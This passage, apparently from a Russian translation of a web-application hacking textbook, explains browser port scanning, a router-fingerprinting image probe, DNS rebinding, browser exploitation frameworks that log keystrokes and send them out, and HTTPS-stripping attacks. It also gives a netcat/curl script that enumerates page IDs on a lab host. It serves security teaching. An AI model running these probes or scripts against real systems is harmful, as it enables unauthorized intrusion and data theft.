Разумеется, в каком бы состоянии ни находилась защищённая страница, она содержит только HTML, поэтому возникает ошибка JavaScript. Важно, что номер строки и тип этой ошибки различаются в зависимости от того, какой именно HTML-документ возвращён. Злоумышленник может реализовать в функции `fingerprint` обработчик, который проверяет номер строки и тип ошибки, возникающей, когда пользователь выполнил вход. Несмотря на ограничения одинакового источника, сценарий злоумышленника может вывести, в каком состоянии находится защищённая страница.

Определив, в какие популярные сторонние приложения пользователь сейчас вошёл, злоумышленник может провести высокоточные атаки межсайтовой подделки запросов и выполнить произвольные действия в этих приложениях в контексте безопасности скомпрометированного пользователя.

Сканирование портов

JavaScript можно использовать для сканирования портов узлов в локальной сети пользователя или в других доступных сетях, чтобы выявить службы, которые могут быть уязвимыми. Если пользователь находится за корпоративным или домашним межсетевым экраном, злоумышленник сможет достичь служб, недоступных из общедоступного Интернета. Если злоумышленник сканирует интерфейс loopback клиентского компьютера, он может обойти личный межсетевой экран, установленный пользователем.

Сканирование портов из браузера может использовать Java-апплет, чтобы определить IP-адрес пользователя, который может быть преобразован NAT по отношению к общедоступному Интернету, и тем самым вывести вероятный диапазон IP-адресов локальной сети. Затем сценарий может инициировать HTTP-соединения с произвольными узлами и портами, чтобы проверить связность. Как уже описано, политика одинакового источника не позволяет сценарию обрабатывать ответы на

эти запросы. Однако для проверки сетевой связности можно применить трюк, похожий на тот, что использовался для определения состояния входа. Здесь сценарий злоумышленника пытается динамически загрузить и выполнить сценарий с каждого целевого узла и порта. Если на этом порту работает веб-сервер, он возвращает HTML или другое содержимое, из-за которого возникает ошибка JavaScript, обнаруживаемая сценарием сканирования портов. В противном случае попытка соединения завершается по тайм-ауту или не возвращает данных, поэтому ошибки не возникает. Таким образом, несмотря на ограничения одинакового источника, сценарий сканирования портов может подтвердить связность с произвольными узлами и портами.

Обратите внимание, что большинство браузеров ограничивают порты, к которым можно обращаться HTTP-запросами, и блокируют порты, обычно используемые другими известными службами, например порт 25 для SMTP. Однако исторически в браузерах встречались ошибки, иногда позволявшие обойти это ограничение.

Атака на другие сетевые узлы

После успешного сканирования портов и выявления других узлов вредоносный сценарий может попытаться составить отпечаток каждой обнаруженной службы, а затем атаковать её различными способами.

Многие веб-серверы содержат файлы изображений по уникальным URL. Следующий код проверяет наличие конкретного изображения, связанного с популярной линейкой DSL-маршрутизаторов:

```
<img src="http://192.168.1.1/hm_icon.gif" onerror="notNetgear()">
```

Если функция `notNetgear` не вызвана, сервер успешно определён как маршрутизатор NETGEAR. После этого сценарий может перейти к атаке на веб-сервер: либо эксплуатировать известные уязвимости конкретного ПО, либо выполнить атаку подделки запроса. В этом примере злоумышленник мог бы попытаться войти в маршрутизатор с учётными данными по умолчанию и перенастроить его, чтобы открыть дополнительные порты во внешнем интерфейсе или открыть всему миру административную функцию. Обратите внимание: многим высокоэффективным атакам такого рода достаточно лишь возможности отправлять произвольные запросы, а обрабатывать ответы не требуется, поэтому политика одинакового источника на них не влияет.

В некоторых ситуациях злоумышленник может применить технику повторной привязки DNS, чтобы нарушить политику одинакового источника и действительно получить содержимое с веб-серверов в локальной сети. Эти атаки описаны ниже в этой главе.

Эксплуатация служб, отличных от HTTP

Выходя за рамки атак на веб-серверы, в некоторых ситуациях браузер пользователя можно применить для атаки на доступные с машины пользователя службы, отличные от HTTP. Если такая служба допускает наличие неизбежно предшествующих телу каждого запроса HTTP-заголовков, злоумышленник может передать в теле сообщения произвольное двоичное содержимое для взаимодействия с ней. Многие сетевые службы действительно допускают неопознанные входные данные и всё же обрабатывают последующий корректно сформированный для их протокола ввод.

Одна из техник междодоменной отправки произвольного тела сообщения описана в главе 12: HTML-форма с атрибутом `enctype`, равным `text/plain`, использовалась для отправки XML-содержимого уязвимому приложению. Другие техники доставки таких атак описаны в следующей статье:

www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf

Такие межпротокольные атаки можно применять для выполнения несанкционированных действий в целевой службе или для эксплуатации уязвимостей на уровне кода в этой службе и компрометации целевого сервера.

Более того, в некоторых ситуациях поведение не-HTTP-служб можно фактически эксплуатировать для XSS-атак на веб-приложения, работающие на том же сервере. Для такой атаки должны выполняться следующие условия:

• не-HTTP-служба должна работать на порту, который не блокируется браузерами, как описано выше;

• не-HTTP-служба должна допускать неожиданные HTTP-заголовки, отправляемые браузером, и не закрывать сетевое соединение при их получении. Первое типично для многих служб, особенно текстовых;

• не-HTTP-служба должна возвращать эхом часть содержимого запроса, например в сообщении об ошибке;

• браузер должен допускать ответы без корректных HTTP-заголовков и в такой ситуации обрабатывать часть ответа как HTML, если она его содержит. Именно так ведут себя все современные браузеры при получении подходящих не-HTTP-ответов - вероятно, из соображений обратной совместимости;

• при разделении междодоменного доступа к cookie браузер должен игнорировать номер порта. Современные браузеры действительно не учитывают порт при обработке cookie.

При выполнении этих условий злоумышленник может создать XSS-атаку на не-HTTP-службу. Атака обычным образом отправляет сформированный запрос в URL или теле сообщения. Содержащийся в запросе код сценария возвращается эхом и выполняется в браузере пользователя. Этот код может прочитать cookie пользователя для домена, где находится не-HTTP-служба, и передать их злоумышленнику.

Эксплуатация ошибок браузера

Если в программном обеспечении браузера пользователя или в каких-либо установленных расширениях есть ошибки, злоумышленник может эксплуатировать их через вредоносный JavaScript или HTML. В некоторых случаях ошибки в расширениях вроде Java VM позволяли злоумышленникам вести двусторонний двоичный обмен с не-HTTP-службами на локальном компьютере или в других местах. Тогда злоумышленник может эксплуатировать уязвимости в других службах, найденных сканированием портов. Многие программные продукты, в том числе не связанные с браузером, устанавливают элементы ActiveX, в которых могут содержаться уязвимости.

Повторная привязка DNS

Повторная привязка DNS - это техника, с помощью которой в некоторых ситуациях можно частично нарушить ограничения одинакового источника, позволив вредоносному сайту взаимодействовать с другим доменом. Атака возможна потому, что разделение в политике одинакового источника в основном опирается на доменные имена, тогда как для фактической доставки HTTP-запросов доменные имена преобразуются в IP-адреса.

На высоком уровне атака работает так:

• пользователь посещает вредоносную веб-страницу в домене злоумышленника. Чтобы загрузить эту страницу, браузер пользователя преобразует доменное имя злоумышленника в его IP-адрес;

• веб-страница злоумышленника отправляет Ajax-запросы обратно в домен злоумышленника, что разрешено политикой одинакового источника. С помощью повторной привязки DNS злоумышленник заставляет браузер вторично преобразовать его домен, и на этот раз доменное имя преобразуется в IP-адрес стороннего приложения, на которое нацелен злоумышленник;

• последующие запросы к доменному имени злоумышленника отправляются целевому приложению. Поскольку они обращаются к тому же домену, что и исходная страница злоумышленника, политика одинакового источника разрешает сценарию злоумышленника получать содержимое ответов от целевого приложения и отправлять его злоумышленнику, возможно в другой подконтрольный ему домен.

Эта атака сталкивается с различными препятствиями, в том числе с механизмами некоторых браузеров, продолжающими использовать ранее преобразованный IP-адрес, даже если домен был повторно привязан к другому адресу. Кроме того, передаваемый браузером заголовок `Host` обычно по-прежнему указывает домен злоумышленника, а не целевого приложения, что может вызывать проблемы. Исторически существовали способы обойти эти препятствия в разных браузерах. Помимо самого браузера атаки с повторной привязкой DNS можно проводить на браузерные расширения и веб-прокси, каждый из которых может вести себя по-разному.

Обратите внимание: при атаке с повторной привязкой DNS запросы к целевому приложению, с точки зрения браузера, по-прежнему выполняются в контексте домена злоумышленника. Поэтому cookie для фактического домена целевого приложения в эти запросы не включаются. По этой причине через повторную привязку DNS можно получить от целевой системы то же содержимое, которое мог бы получить любой, кто способен напрямую отправлять ей запросы. Следовательно, эта техника прежде всего интересна, когда другие средства контроля не позволяют злоумышленнику напрямую взаимодействовать с целью. Например, пользователя внутренней сети организации, к которой нельзя обратиться напрямую из Интернета, можно заставить получить содержимое с других систем в этой сети и передать его злоумышленнику.

Среды эксплуатации браузеров

Были разработаны различные среды, демонстрирующие и эксплуатирующие множество возможных атак на конечных пользователей в Интернете. Обычно для них нужно разместить в браузере жертвы JavaScript-перехватчик через какую-либо уязвимость, например XSS. После установки перехватчика браузер обращается к серверу под контролем злоумышленника. Он может периодически опрашивать этот сервер, передавая данные обратно злоумышленнику и обеспечивая канал управления для получения команд от него.

> **Примечание.** Несмотря на ограничения политики одинакового источника, в такой ситуации можно применить различные техники, позволяющие внедрённому в целевое приложение сценарию вести двустороннее асинхронное взаимодействие с сервером злоумышленника. Один из простых способов - динамически выполнять междоменные подключения сценариев из домена злоумышленника. Такие запросы могут как передавать захваченные данные злоумышленнику в строке запроса URL, так и получать инструкции о необходимых действиях в коде возвращаемого сценария.

В такой среде можно выполнять, в частности, следующие действия:

• перехватывать нажатия клавиш и отправлять их злоумышленнику;

• захватывать сеанс пользователя в уязвимом приложении;

• составлять отпечаток браузера жертвы и соответствующим образом эксплуатировать известные уязвимости браузера;

• сканировать порты других узлов, которые могут находиться в частной сети, доступной скомпрометированному браузеру пользователя, и отправлять результаты злоумышленнику;

• атаковать другие веб-приложения, доступные из скомпрометированного браузера пользователя, заставляя браузер отправлять вредоносные запросы;

• выполнять полный перебор истории просмотра пользователя и отправлять её злоумышленнику.

Один из примеров сложной среды эксплуатации браузера - BeEF, разработанная Уэйдом Алконом (Wade Alcon) и реализующая только что описанные функции. На рисунке 13-8 BeEF захватывает данные скомпрометированного пользователя, включая сведения о компьютере, текущие URL и содержимое страницы, а также введённые пользователем нажатия клавиш.




Рисунок 13-8. Данные, захваченные BeEF у скомпрометированного пользователя

На рисунке 13-9 BeEF сканирует порты собственного компьютера пострадавшего пользователя.




Рисунок 13-9. BeEF сканирует порты компьютера скомпрометированного пользователя

Другая высокофункциональная среда эксплуатации браузера - XSS Shell, созданная Феррухом Мавитуной (Ferruh Mavituna). Она предоставляет широкий диапазон функций для манипулирования зомби-узлами, скомпрометированными через XSS: перехват нажатий клавиш, содержимого буфера обмена, движений мыши, снимков экрана и истории URL, а также внедрение произвольных команд JavaScript. Кроме того, среда остаётся резидентной в браузере, если пользователь переходит на другие страницы приложения.

Атаки типа «человек посередине»

В предыдущих главах описано, как злоумышленник, занявший подходящее положение, может перехватывать такие конфиденциальные данные, как пароли и маркеры сеансов, если приложение использует незашифрованные HTTP-соединения. Более удивительно, что некоторые серьёзные атаки всё же можно выполнить, даже если приложение использует HTTPS для всех конфиденциальных данных, а целевой пользователь всегда убеждается, что HTTPS применяется правильно.

Эти атаки проводит «активный» злоумышленник посередине. Вместо того чтобы только пассивно наблюдать за трафиком другого пользователя, он ещё и изменяет часть трафика на лету. Такая атака сложнее, но её вполне можно провести во многих обычных ситуациях: в общедоступных беспроводных точках доступа, общих офисных сетях и со стороны правительств, обладающих подходящими намерениями.

Многие приложения используют HTTP для неконфиденциального содержимого, например описаний товаров и справочных страниц. Если такое содержимое подключает сценарии по абсолютным URL, активная атака типа «человек посередине» может скомпрометировать защищённые HTTPS-запросы в том же доме. Например, справочная страница приложения может содержать:

```
<script src="http://wahh-app.com/help.js"></script>
```

Использование абсолютных URL для подключения сценариев по HTTP встречается сегодня во многих известных веб-приложениях. В такой ситуации активный злоумышленник посередине, конечно, мог бы изменить любой HTTP-ответ и заставить его выполнить произвольный код сценария. Однако политика одинакового источника обычно считает содержимое, загруженное по HTTP и HTTPS, принадлежащим разным источникам, поэтому это не позволило бы злоумышленнику скомпрометировать содержимое, к которому обращаются через HTTPS.

Чтобы преодолеть это препятствие, злоумышленник может заставить пользователя загрузить ту же страницу по HTTPS: изменить любой HTTP-ответ, чтобы вызвать перенаправление, или переписать цели ссылок в другом ответе. Когда пользователь загружает справочную страницу по HTTPS, его браузер по HTTP выполняет указанное подключение сценария. Крайне важно, что некоторые браузеры не показывают в этой ситуации никаких предупреждений. Затем злоумышленник может возвратить в ответе на подключение сценария свой произвольный код. Этот сценарий выполняется в контексте HTTPS-ответа, что позволяет злоумышленнику скомпрометировать его и дальнейшее содержимое, к которому обращаются по HTTPS.

Предположим, целевое приложение вообще не использует обычный HTTP ни для какого содержимого. Злоумышленник всё же может заставить пользователя отправить запросы к целевому домену по обычному HTTP, возвратив перенаправление из HTTP-запроса к любому другому домену. Даже если само приложение не принимает HTTP-запросы на порту 80, злоумышленник может перехватить эти вызванные запросы и вернуть на них произвольное содержимое. В такой ситуации для эскалации компрометации в источник HTTPS домена приложения можно применить различные техники:

• во-первых, как описано для атак с внедрением cookie, злоумышленник может ответом по обычному HTTP задать или обновить значение cookie, используемое в HTTPS-запросах. Это можно сделать даже с cookie, изначально заданными по HTTPS и помеченными атрибутом `secure`. Если какие-либо значения cookie небезопасно обрабатываются кодом сценария в источнике HTTPS, атака с внедрением cookie может доставить через cookie XSS-эксплойт;

• во-вторых, как уже упоминалось, некоторые расширения браузера не разделяют надлежащим образом содержимое, загруженное по HTTP и HTTPS, и фактически считают его принадлежащим одному источнику. Сценарий злоумышленника, возвращённый в ответе на вызванный HTTP-запрос, может использовать такое расширение, чтобы читать или записывать содержимое страниц, к которым пользователь обращался по HTTPS.

Описанные атаки полагаются на какой-либо способ заставить пользователя отправить произвольный HTTP-запрос к целевому домену, например посредством ответа с перенаправлением на HTTP-запрос, который пользователь отправляет к любому другому домену. Можно подумать, что помешанный на безопасности пользователь защищён от этой техники. Предположим, он обращается только к одному сайту за раз и перезапускает браузер перед посещением каждого нового сайта. Предположим, он из чистого нового браузера входит в своё банковское приложение, которое использует только HTTPS. Может ли активный злоумышленник посередине скомпрометировать его?

Тревожный ответ: да, скорее всего, может. Современные браузеры в фоновом режиме отправляют множество запросов по обычному HTTP, независимо от доменов, которые посещает пользователь. Типичные примеры: списки антифишинга, пинги версий и запросы RSS-каналов. Злоумышленник может ответить на любой такой запрос перенаправлением в целевой домен по HTTP. Когда браузер незаметно следует перенаправлению, можно сначала скомпрометировать HTTP-источник целевого домена одной из уже описанных атак, а затем эскалировать эту компрометацию на HTTPS-источник.

Пользователи, помешанные на безопасности и вынужденные обращаться к защищённому HTTPS конфиденциальному содержимому через недоверенную сеть, могут, вероятно, предотвратить только что описанную технику, если в конфигурации прокси браузера зададут недействительный локальный порт для всех протоколов, кроме HTTPS. Даже это не избавит их от необходимости беспокоиться об активных атаках на SSL - теме, выходящей за рамки этой книги.

Итоги

Мы рассмотрели огромное разнообразие способов, которыми дефекты веб-приложения могут подставить его пользователей под вредоносную атаку. Многие из этих уязвимостей сложно понять и обнаружить, и их исследование часто требует больше усилий, чем они заслуживают в качестве основы для практически значимой атаки. И всё же нередко среди множества неинтересных дефектов клиентской стороны скрывается серьёзная уязвимость, которую можно использовать для атаки на само приложение. Во многих случаях усилия окупаются.

Кроме того, по мере того как продолжает развиваться понимание безопасности веб-приложений, прямые атаки на сам серверный компонент, вероятно, будет всё труднее обнаруживать и проводить. К лучшему или к худшему, атаки на других пользователей определённо станут частью будущего каждого.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Вы обнаружили функцию приложения, где содержимое параметра строки запроса вставляется в заголовок `Location` при HTTP-перенаправлении. Для каких трёх разных типов атак потенциально можно эксплуатировать это поведение?

2. Какое главное предусловие должно существовать, чтобы стала возможной CSRF-атака на критическую функцию приложения?

3. Какие три защитные меры можно применить для предотвращения атак с перехватом JavaScript?

4. Для каждой из следующих технологий укажите условия, если они вообще есть, при которых технология запрашивает `/crossdomain.xml` для надлежащего обеспечения разделения доменов:

1. Flash;
2. Java;
3. HTML5;
4. Silverlight.

5. «Мы защищены от атак clickjacking, потому что не используем фреймы». Что, если вообще что-либо, не так с этим утверждением?

6. Вы обнаружили хранимую XSS-уязвимость в подписи с отображаемым именем, которое использует приложение. Эта строка отображается только настроившему её пользователю, когда он выполнил вход в приложение. Опишите шаги, которые должна выполнить атака, чтобы скомпрометировать другого пользователя приложения.

7. Как бы вы проверили, разрешает ли приложение междодоменные запросы через `XMLHttpRequest`?

8. Опишите три способа, которыми злоумышленник может заставить жертву использовать произвольную cookie.

Глава 14. Автоматизация специализированных атак

Эта глава не вводит новых категорий уязвимостей. Вместо этого она рассматривает один ключевой элемент эффективной методологии взлома веб-приложений - использование автоматизации для усиления и ускорения специализированных атак. Входящий сюда спектр техник можно применять ко всему приложению и на каждом этапе атаки: от первоначального картографирования до фактической эксплуатации.

Каждое веб-приложение уникально. Для эффективной атаки на приложение нужно вручную применять различные процедуры и техники, чтобы понять его поведение и исследовать на наличие уязвимостей. Нужно также творчески применять свои опыт и интуицию. Обычно атаки носят специализированный характер: они подогнаны под выявленное вами конкретное поведение и под те способы, которыми приложение позволяет вам с ним взаимодействовать и манипулировать им. Ручное выполнение таких атак может быть крайне трудоёмким и склонным к ошибкам. Самые успешные взломщики веб-приложений идут ещё дальше и находят способы автоматизировать свои специализированные атаки, делая их проще, быстрее и эффективнее.

В этой главе описана проверенная методология автоматизации специализированных атак. Она сочетает достоинства человеческого интеллекта и компьютерного полного перебора, обычно с сокрушительными результатами. Глава также рассматривает различные возможные препятствия, мешающие автоматизации, и способы их обхода.

Применение специализированной автоматизации

Существуют три основные ситуации, где для атаки на веб-приложение могут помочь специализированные автоматизированные техники:

• **перечисление идентификаторов.** Большинство приложений используют разные имена и идентификаторы для обозначения отдельных элементов данных и ресурсов, например номера счетов, имена пользователей и идентификаторы документов. Часто нужно перебрать большое число потенциальных идентификаторов, чтобы выявить действительные или заслуживающие дальнейшего исследования. В такой ситуации автоматизацию можно полностью подогнать под перебор списка возможных идентификаторов или синтаксического диапазона, который, по вашему мнению, применяет приложение.

Примером атаки для перечисления идентификаторов была бы ситуация, где приложение использует параметр с номером страницы для получения конкретного содержимого:

```
http://mdsec.net/app/ShowPage.ashx?PageNo=10069
```

Просматривая приложение, вы обнаруживаете много действительных значений `PageNo`. Но чтобы найти все действительные значения, нужно перебрать весь диапазон - вручную это неосуществимо.

• **сбор данных.** Многие типы уязвимостей веб-приложений позволяют извлекать из приложения полезные или конфиденциальные данные с помощью особым образом сформированных запросов. Например, страница личного профиля может показывать личные и банковские данные текущего пользователя и указывать его уровень привилегий в приложении. Из-за дефекта управления доступом вы можете просматривать страницу личного профиля любого пользователя приложения, но только по одному пользователю за раз. Сбор этих данных для каждого пользователя может потребовать тысяч отдельных запросов. Вместо ручной работы можно быстро собрать все эти данные в удобной форме специализированной автоматизированной атакой.

Примером сбора полезных данных было бы расширение только что описанной атаки с перечислением. Вместо простого подтверждения действительности значений `PageNo` автоматизированная атака могла бы извлекать из каждой полученной страницы содержимое HTML-тега `title`, чтобы вы могли быстро просмотреть список страниц и найти самые интересные.

• **фаззинг веб-приложений.** В практических этапах выявления распространённых уязвимостей веб-приложений мы неоднократно видели примеры, где лучший подход заключается в отправке различных неожиданных элементов данных и атакующих строк с последующим анализом ответов приложения на предмет аномалий, указывающих на возможный дефект. Первоначальное картографирование большого приложения может выявить десятки отличающихся запросов, которые нужно исследовать, причём в каждом из них может быть много разных параметров. Ручная проверка каждого случая заняла бы много времени, отупляла внимание и могла бы оставить большую часть поверхности атаки неисследованной. Однако с помощью специализированной автоматизации можно быстро создать огромное число запросов с распространёнными атакующими строками и быстро оценить ответы сервера, сужая круг до интересных случаев, заслуживающих дальнейшего исследования. Эту технику часто называют фаззингом.

Мы подробно рассмотрим каждую из этих трёх ситуаций и то, как специализированные автоматизированные техники могут значительно усилить ваши атаки на приложение.

Перечисление действительных идентификаторов

При рассмотрении различных распространённых уязвимостей и техник атак вы неоднократно сталкивались с ситуациями, где приложение использует имя или идентификатор какого-либо элемента, а ваша задача как злоумышленника - обнаружить некоторые или все действительные идентификаторы. Вот несколько примеров того, где может возникнуть такая задача:

• функция входа в приложение возвращает информативные сообщения, раскрывающие, был ли неудачный вход следствием нераспознанного имени пользователя или неверного пароля. Перебирая список распространённых имён пользователей и пытаясь войти с каждым из них, можно сузить список до заведомо действительных имён. Затем этот список можно использовать как основу для атаки с подбором паролей;

• многие приложения используют идентификаторы для обозначения отдельных ресурсов, обрабатываемых в приложении, например идентификаторы документов, номера счетов, табельные номера и записи журнала. Часто приложение открывает какое-либо средство подтвердить действительность конкретного идентификатора. Перебирая синтаксический диапазон используемых идентификаторов, можно получить исчерпывающий список всех этих ресурсов;

• если создаваемые приложением маркеры сеансов можно предсказать, вы можете захватывать сеансы других пользователей, просто экстраполируя ряд выданных вам маркеров. В зависимости от надёжности этого процесса может потребоваться проверить много кандидатов на каждое подтверждённое действительное значение.

Базовый подход

Первая задача при формировании специализированной автоматизированной атаки для перечисления действительных идентификаторов - найти пару запрос-ответ со следующими характеристиками:

• запрос содержит параметр с целевым идентификатором. Например, в функции, отображающей страницу приложения, запрос может содержать параметр `PageNo=10069`;

• ответ сервера на этот запрос систематически изменяется при изменении значения параметра. Например, если запросить действительный `PageNo`, сервер может вернуть ответ с содержимым указанного документа. При недействительном значении он может вернуть стандартное сообщение об ошибке.

Найдя подходящую пару запрос-ответ, нужно автоматически отправить приложению много запросов: либо перебирать список потенциальных идентификаторов, либо перебирать известный синтаксический диапазон применяемых в приложении идентификаторов. Ответы приложения на эти запросы отслеживаются на предмет «попаданий», указывающих на то, что был передан действительный идентификатор.

Обнаружение «попаданий»

Существует множество атрибутов ответов, где можно обнаружить систематические различия и которые поэтому могут служить основой автоматизированной атаки.

Код состояния HTTP

Многие приложения систематически возвращают разные коды состояния в зависимости от значений переданных параметров. В атаке для перечисления идентификаторов чаще всего встречаются следующие значения:

• 200 - код по умолчанию, означающий «OK»;
• 301 или 302 - перенаправление на другой URL;
• 401 или 403 - запрос не авторизован или не разрешён;
• 404 - запрошенный ресурс не найден;
• 500 - сервер столкнулся с ошибкой при обработке запроса.

Длина ответа

Динамические страницы приложения часто строят ответы из шаблона страницы фиксированной длины, куда вставляется содержимое конкретного ответа. Если это содержимое не существует или недействительно, например запрошен неверный идентификатор документа, приложение может просто вернуть пустой шаблон. В такой ситуации длина ответа служит надёжным признаком того, обнаружен ли действительный идентификатор документа.

В других ситуациях различающиеся длины ответов могут указывать на возникновение ошибки или наличие дополнительных функций. По опыту авторов, код состояния HTTP и длина ответа в большинстве случаев обеспечивают высоконадёжный способ выявления аномальных ответов.

Тело ответа

Фактически возвращаемые приложением данные часто содержат буквальные строки или шаблоны, по которым можно выявлять «попадания». Например, при запросе недействительного идентификатора документа ответ может содержать строку `Invalid document ID`. В некоторых случаях, когда код состояния HTTP не изменяется, а общая длина ответа непостоянна из-за включения динамического содержимого, поиск в ответах конкретной строки или шаблона может быть самым надёжным способом выявления «попаданий».

Заголовок Location

В некоторых случаях приложение отвечает на каждый запрос к определённому URL HTTP-перенаправлением с кодом 301 или 302, цель которого зависит от переданных в запросе параметров. Например, запрос на просмотр отчёта может привести к перенаправлению на `/download.jsp`, если имя отчёта верно, или на `/error.jsp`, если оно неверно. Цель HTTP-перенаправления указывается в заголовке `Location` и часто позволяет выявлять «попадания».

Заголовок Set-Cookie

Иногда приложение одинаково отвечает на любой набор параметров, за исключением того, что в определённых случаях задаётся cookie. Например, каждый запрос на вход может получать одно и то же перенаправление, но при верных учётных данных приложение задаёт cookie с маркером сеанса. Содержимое, которое клиент получает после перехода по перенаправлению, зависит от того, передаётся ли действительный маркер сеанса.

Временные задержки

Иногда фактическое содержимое ответа сервера одинаково для действительных и недействительных параметров, но время возврата ответа может незначительно различаться. Например, когда функции входа передаётся недействительное имя пользователя, приложение может немедленно ответить стандартным неинформативным сообщением. Однако при действительном имени оно может перед возвратом того же сообщения выполнить различную серверную обработку для проверки переданных учётных данных, часть которой вычислительно затратна. Если эту разницу во времени можно обнаружить удалённо, её можно использовать как различительный признак «попаданий» в атаке. Эта ошибка также часто встречается в других типах программного обеспечения, например в старых версиях OpenSSH.

> **Совет.** Главная цель при выборе признаков «попадания» - найти один полностью надёжный признак или группу, надёжную при совместном учёте. Однако в некоторых атаках вы можете заранее не знать, как именно выглядит «попадание». Например, атакуя функцию входа для перечисления имён пользователей, вы можете не иметь заведомо действительного имени, по которому можно определить поведение приложения при «попадании». В такой ситуации лучше всего отслеживать в ответах все только что описанные атрибуты и искать любые аномалии.

Сценарная реализация атаки

Предположим, вы обнаружили следующий URL. Он возвращает код состояния 200 при передаче действительного `PageNo` и код 500 в противном случае:

```
http://mdsec.net/app/ShowPage.ashx?PageNo=10069
```

Эта пара запрос-ответ удовлетворяет двум условиям, необходимым для автоматизированной атаки с перечислением действительных идентификаторов страниц.

В таком простом случае можно быстро создать специальный сценарий для автоматизации атаки. Например, следующий сценарий bash читает список потенциальных идентификаторов страниц из стандартного ввода, с помощью `netcat` запрашивает URL с каждым идентификатором и записывает первую строку ответа сервера, содержащую код состояния HTTP:

```
#!/bin/bash

server=mdsec.net
port=80

while read id
do
echo -ne "$id\t"
echo -ne "GET /app/ShowPage.ashx?PageNo=$id HTTP/1.0\r\nHost: $server\r\n\r\n" \
    | netcat $server $port | head -1
done | tee outputfile
```

Запуск этого сценария с подходящим входным файлом создаёт следующий вывод, позволяющий быстро выявить действительные идентификаторы страниц:

```
~> ./script <IDs.txt
10060    HTTP/1.0 500 Internal Server Error
10061    HTTP/1.0 500 Internal Server Error
10062    HTTP/1.0 200 Ok
10063    HTTP/1.0 200 Ok
10064    HTTP/1.0 500 Internal Server Error
...
```

> **Совет.** Среду Cygwin можно использовать для выполнения bash-сценариев на платформе Windows. Кроме того, набор UnxUtils содержит Win32-версии многих полезных утилит GNU, например `head` и `grep`.

Тот же результат так же легко получить сценарием командного файла Windows. Следующий пример использует `curl` для создания запросов и команду `findstr` для фильтрации вывода:

```
for /f "tokens=1" %i in (IDs.txt) do echo %i && curl
 mdsec.net/app/ShowPage.ashx?PageNo=%i -i -s | findstr /B HTTP/1.0
```

Такие простые сценарии идеальны для несложных задач, например перебора списка значений параметра и разбора ответа сервера по одному атрибуту. Однако во многих ситуациях вам, вероятно, потребуется большая мощность и гибкость, чем могут легко предложить сценарии командной строки. Авторы предпочитают подходящий высокоуровневый объектно-ориентированный язык, который позволяет легко манипулировать строковыми данными и предоставляет доступные API для сокетов и SSL. Этим критериям удовлетворяют Java, C# и Python. Мы подробнее рассмотрим пример на Java.

JAttack

